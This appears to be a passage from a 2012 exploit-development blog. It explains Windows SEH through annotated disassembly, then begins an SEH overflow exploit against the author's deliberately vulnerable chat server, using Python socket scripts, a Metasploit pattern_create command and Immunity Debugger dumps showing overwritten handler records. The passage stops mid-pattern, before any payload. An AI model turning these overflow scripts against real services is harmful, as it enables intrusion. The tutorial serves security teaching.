mov          eax,0CCCCCCCCh

;Move eax value to the allocated stack space.This is just done to clear
previous
;stack contents for security purpose.
rep stos     dword ptr es:[edi]

;main function's esp is stored on stack.
mov          dword ptr [ebp-18h],esp
```

The disassembly of Line 8-11 of the sample program is

```
;int* p = 0x00000000;

;Copy value 0 to p. p is a DWORD located on stack.
dword ptr [p],0

;__try {

;Set trylevel to 0.
dword ptr [ebp-4],0

;*p = 10;

;Move the value of p to eax.
mov      eax,dword ptr [p]

;Consider the value of eax as address and then move 10 to that address. When
CPU
;executes this instruction access violation occurs and hence operating system
gets the control.
mov          dword ptr [eax],0Ah

;}

;In our sample program below 2 assembly instructions wont be executed.

;No exception occurred and hence set trylevel back to -1.
mov          dword ptr [ebp-4],0FFFFFFFFh

;No Exception occured and hence jump to function epilogue.
jmp          4114C9h
```

The disassembly of Line 12 of the sample program is

```
;__except(filter(GetExceptionCode())) {
```

```
;If we reach here exception occured. Operating system caught the exception and
from the scopetable it retrieved the filter expression address and invoked it.
Please note
;at this point esp points to Exception Dispatcher stack and not to Program
stack.
;This information is needed for SEH Exploit. I will talk about this in detail
in SEH Exploit - Part2.


;ebp-14h points to EXCEPTION_POINTERS structure. Operating system ie Exception
Dispatcher constructs the EXCEPTION_POINTERS structure.
mov          eax,dword ptr [ebp-14h]

;Structure EXCEPTION_POINTERS element ExceptionRecord is fetched.
mov          ecx,dword ptr [eax]

;Structure ExceptionRecord element ExceptionCode is fetched. Exception code
describes about the occured exception.
mov          edx,dword ptr [ecx]

;Below 3 instructions are used to push the Exception code onto the Program
stack as
;an argument to filter function. If you observe the program stack is accessed
using ebp and I repeat again "ESP still points to exception dispatcher stack!!"
mov          dword ptr [ebp-0ECh],edx
mov          eax,dword ptr [ebp-0ECh]
push         eax

;Call filter to check if it can handle the occured exception.
call         filter (4110D7h)

;Pop put the passed arguments to filter.
add          esp,4

;Return back to operating system code. Based on the return value of filter,
operating system invokes the handler function.
ret

;If we reach here it means an exception occured and filter expression code
replied to
;the opertaing system that it can handle the exception. The below instruction
points
;esp to Program stack since operating system service is not needed anymore.
mov          esp,dword ptr [ebp-18h]
```

The disassembly of Line 13-14 of the sample program is

```
;puts("Inside except.");

;Before calling any function the current esp is backed up.
mov          esi,esp

;String "Inside except." address is pushed onto stack.
push         415768h

;Call puts
call         4182B8h

;Pop out the passed arguments to puts.
add          esp,4

;Compare the current esp with the backed up esp.
```

```
cmp         esi,esp

;Call __RTC_CheckEsp. This function immediately returns if esp matches else
esperror is called.
call        411136h

;}

;We are at the end of except block so set the trylevel back to -1.
mov         dword ptr [ebp-4],0FFFFFFFFh

The disassembly of Line 15 of the sample program is
;}
;function epilogue

;Clear eax
xor         eax,eax

;Copy the prev pointer of ERR to ecx.
mov         ecx,dword ptr [ebp-10h]

;Remove the current ERR and make the prev pointer as current fs:[0]
mov         dword ptr fs:[0],ecx

;Restore edi, esi and ebx.
pop         edi
pop         esi
pop         ebx

;Pop out the allocated stack space and ERR.
add         esp,0F0h

;Once all newly allocated stack space is removed, esp should point to ebp.
cmp         ebp,esp

;Call __RTC_CheckEsp. This function immediately returns if esp matches old esp
else esperror is called.
call        411136h

;Adjust esp.
mov         esp,ebp

;Restore ebp
pop         ebp

;Exit main
ret
```

The disassembly of Line 17-18 of the sample program is

```
;int filter(unsigned int code) {
;function prologue

;Old EBP.
push        ebp

;;Point ebp to current esp.
mov         ebp,esp

;Allocate some stack space for filter function.
sub         esp,0C0h
```

```
;Backup ebx,esi and edi.
push        ebx
push        esi
push        edi

;edi = Begining Address of allocated stack space.
lea         edi,[ebp-0C0h]

;ecx = Allocated stack space/4.
mov         ecx,30h

;eax = 0xcccccccc
mov         eax,0CCCCCCCCh

;Move eax value to the allocated stack space. This is just done to clear
previous stack contents for security purpose.
rep stos    dword ptr es:[edi]

;puts("Inside filter.");

;Before calling any function the current esp is backed up.
mov         esi,esp

;String "Inside filter." address is pushed onto stack.
push        415754h

;Call puts.
call        dword ptr 4182B8h

;Pop out the passed arguments to puts.
add         esp,4

cmp         esi,esp
;Compare the current esp with the backed up esp.

;Call __RTC_CheckEsp. This function immediately returns if esp matches else
esperror is called.
call        411136h
```

The disassembly of Line 19-22 of the sample program is

```
;if (code == EXCEPTION_ACCESS_VIOLATION) {

;Compare the passed argument with 0xC0000005.
cmp         dword ptr [code],0C0000005h

;If the comparision is not equal jump to function epilogue
jne         filter+5Ah (4113FAh)

;puts("Exception caught.");

;Before calling any function the current esp is backed up.
mov         esi,esp

;String "Exception caught." address is pushed onto stack.
push        41573Ch

;Call puts
call        4182B8h

;Pop out the passed arguments to puts.
add         esp,4
;Compare the current esp with the backed up esp.
cmp         esi,esp

;Call __RTC_CheckEsp. This function immediately returns if esp matches else
esperror is called.
call        411136h

;return EXCEPTION_EXECUTE_HANDLER;

;Return value (1) is store in eax.
mov         eax,1

;}
```

The disassembly of Line 23 of the sample program is

```
;}
;function epilogue

;Restore edi, esi and ebx.
pop         edi
pop         esi
pop         ebx

;Pop out the allocated stack space and ERR.
add         esp,0C0h

;Once all newly allocated stack space is removed, esp should point to ebp.
cmp         ebp,esp

;Call __RTC_CheckEsp. This function immediately returns if esp matches old esp
else esperror is called.
call        411136h

;Adjust esp.
mov         esp,ebp

;Restore ebp
pop         ebp

;Exit filter
ret
```

Please note, I developed the sample exception handling program using Visual Studio 2010. So in case if you use any other source your disassembly code would look little different.

I tried my best to talk about SEH internals as detail as possible. But at the same time to keep things simple I obscured about operating system functionality like "Who calls filter expression and handler function?" If you want to know about these, MSDN article in reference is the best source!!!

Reference:
http://www.microsoft.com/msj/0197/exception/exception.aspx
http://msdn.microsoft.com/en-us/library/windows/desktop/ms679331(v=vs.85).aspx


Posted 6th August 2012 by Balamurugan Rajagopalan

PART 3: SEH Exploit – Part-B

Prerequisite for this post

- SEH Exploit - Part1
- Immunity Debugger

For this post, I developed a seh vulnerable application whose exe (seh.exe) can be downloaded from here. Its a very simple two-way chat application running on TCP port 8888. Once chat client machine connects to chat server, chat server responds to client message as shown below:


root@bt: ~/Blog/sploitfun/Post5
C:\Documents and Settings\Administrator\Desktop\Blog\sploitfun\Post 5-Seh2\seh.exe

```
root@bt:~/Blog/sploitfun/Post5# nc 192.168.245.133 8888
Hi
Yes
Hru?
Good
ok fine ttyl, Bye
Bye
```

```
Client Connected
Hi

Yes
Hru?

Good
ok fine ttyl, Bye

Bye
```

First window is chat client.
Second window is chat server.

Below I will be listing out the steps involved in converting SEH vulnerability into an exploit.

Step 1: Test if the application's Handler address can be overwritten:


Send a long string of A's (41) and check if the handler address is overwritten with "41414141" using Immunity Debugger (Alt+s).

Exploit Program:

```
#!/usr/bin/env

import socket, sys
```

```
socket = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
socket.connect((qys.argv[1],8888))

buffer = "A" * 2000

socket.send(buffer)
socket.close()
```

As expected SE Handler and Pointer to Next SE Handler Record is overwritten with "41414141" as shown in the below picture:



```
Immunity Debugger - seh.exe - [CPU - main thread, module seh]

00401559  > 8917           MOV DWORD PTR DS:[EDI],EDX
0040155B  . 83C7 04        ADD EDI,4
0040155E  > BA FFFEFE7E    MOV EDX,7EFEFEFF
00401563  . 8B01           MOV EAX,DWORD PTR DS:[ECX]
00401565  . 03D0           ADD EDX,EAX
00401567  . 83F0 FF        XOR EAX,FFFFFFFF
0040156A  . 33C2           XOR EAX,EDX
0040156C  . 8B11           MOV EDX,DWORD PTR DS:[ECX]
0040156E  . 83C1 04        ADD ECX,4
00401571  . A9 00010181    TEST EAX,81010100
00401576  .^74 E1          JE SHORT seh.00401559
00401578  . 84D2           TEST DL,DL
0040157A  . 74 34          JE SHORT seh.004015B0
0040157C  . 84F6           TEST DH,DH
0040157E  . 74 27          JE SHORT seh.004015A7
00401580  . F7C2 0000FF00  TEST EDX,0FF0000
00401586  . 74 12          JE SHORT seh.0040159A
00401588  . F7C2 000000FF  TEST EDX,FF000000
0040158E  . 74 02          JE SHORT seh.00401592
00401590  .^EB C7          JMP SHORT seh.00401559
00401592  > 8917           MOV DWORD PTR DS:[EDI],EDX
00401594  . 8B4424 08      MOV EAX,DWORD PTR SS:[ESP+8]
00401598  . 5F             POP EDI
00401599  . C3             RETN
0040159A  > 66:8917        MOV WORD PTR DS:[EDI],DX
0040159D  . 8B4424 08      MOV EAX,DWORD PTR SS:[ESP+8]
004015A1  . C647 02 00     MOV BYTE PTR DS:[EDI+2],0
004015A5  . 5F             POP EDI
004015A6  . C3             RETN
004015A7  > 66:8917        MOV WORD PTR DS:[EDI],DX
004015AA  . 8B4424 08      MOV EAX,DWORD PTR SS:[ESP+8]
004015AE  . 5F             POP EDI
004015AF  . C3             RETN
004015B0  > 8817           MOV BYTE PTR DS:[EDI],DL
004015B2  . 8B4424 08      MOV EAX,DWORD PTR SS:[ESP+8]
004015B6  . 5F             POP EDI
004015B7  . C3             RETN
004015B8  $ 3B0D 00C04000  CMP ECX,DWORD PTR DS:[40C000]
004015BE  . 75 02          JNZ SHORT seh.004015C2
004015C0  . F3:            PREFIX REP:                              Superfluous prefix
004015C1  . C3             RETN
004015C2  > E9 32180000    JMP seh.00402DF9
004015C7    CC             INT3
004015C8    CC             INT3
004015C9    CC             INT3
004015CA    CC             INT3
004015CB    CC             INT3
004015CC    CC             INT3
004015CD    CC             INT3
004015CE    CC             INT3
004015CF    CC             INT3
004015D0    8BFF           MOV EDI,EDI
004015D2  . 55             PUSH EBP
004015D3  . 8BEC           MOV EBP,ESP
004015D5  . 83EC 18        SUB ESP,18
004015D8  . 53             PUSH EBX
004015D9  . 8B5D 0C        MOV EBX,DWORD PTR SS:[EBP+C]
004015DC  . 56             PUSH ESI
004015DD  . 8B73 08        MOV ESI,DWORD PTR DS:[EBX+8]
004015E0  . 3335 00C04000  XOR ESI,DWORD PTR DS:[40C000]
```

```
Registers (FPU)
EAX 7EFEFEFE
ECX 00354484 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDX 41414141
EBX 7FFDF000
ESP 0012FB64
EBP 0012FDA8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ESI 00000000
EDI 00130000 ASCII "Actx "
EIP 00401559 seh.00401559
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 0.0000000000000000000
ST1 empty 0.0000000000000000000
ST2 empty 0.0000000000000000000
ST3 empty 0.0000000000000000000
ST4 empty 0.0000000000000000000
ST5 empty 0.0000000000000000000
ST6 empty 0.0000000000000000000
ST7 empty 1.2519775166695107000e-312
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                                         ASCII
0040C000  AF A1 CE 8A 50 5E 31 75 00 00 00 00 00 00 00 00  »ï¡ÎèP^1u........
0040C010  01 00 00 00 00 00 00 00 80 DC 40 00 00 00 00 00  0.......Ç_@.....
0040C020  80 DC 40 00 01 01 00 00 00 00 00 00 00 00 00 00  Ç_@.00..........
0040C030  00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .▸..............
0040C040  00 00 00 00 02 00 00 00 01 00 00 00 00 00 00 00  ....0...0.......
0040C050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C060  00 00 00 00 02 00 00 00 02 00 00 00 00 00 00 00  ....0...0.......
0040C070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C180  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C1A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C1B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C1C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
0012FD54  41414141  AAAA
0012FD58  41414141  AAAA
0012FD5C  41414141  AAAA
0012FD60  41414141  AAAA
0012FD64  41414141  AAAA
0012FD68  41414141  AAAA
0012FD6C  41414141  AAAA
0012FD70  41414141  AAAA
0012FD74  41414141  AAAA
0012FD78  41414141  AAAA
0012FD7C  41414141  AAAA
0012FD80  41414141  AAAA
0012FD84  41414141  AAAA
0012FD88  41414141  AAAA
0012FD8C  41414141  AAAA
0012FD90  41414141  AAAA
0012FD94  41414141  AAAA
0012FD98  41414141  AAAA  Pointer to next SEH record
0012FD9C  41414141  AAAA  SE handler
0012FDA0  41414141  AAAA
0012FDA4  41414141  AAAA
0012FDA8  41414141  AAAA
0012FDAC  41414141  AAAA
0012FDB0  41414141  AAAA
0012FDB4  41414141  AAAA
0012FDB8  41414141  AAAA
0012FDBC  41414141  AAAA
0012FDC0  41414141  AAAA
0012FDC4  41414141  AAAA
0012FDC8  41414141  AAAA
```

```
[18:49:07] Access violation when writing to [00130000] - use Shift+F7/F8/F9 to pass exception to program          Paused
```

Step 2: Calculate Next and Handler offset:

We need to the find out the Pointer to Next SEH record and Handler address offset at the time of stack overflow. To achieve this metasploit tools comes to our rescue!!

Generate a string of non repeating alphanumeric characters using the below command:

```
root@bt:/opt/framework3/msf3/tools# ./pattern_create.rb 1000
```

1000 is the length of the string.

Copy the output of pattern_create to exploit program as shown below:


Exploit Program:

```
#!/usr/bin/env

import socket, sys

socket = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
socket.connect((sys.argv[1],8888))

buffer =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5
Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1A
f2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah
8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4
Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0A
n1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap
7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3
As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9A
v0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax
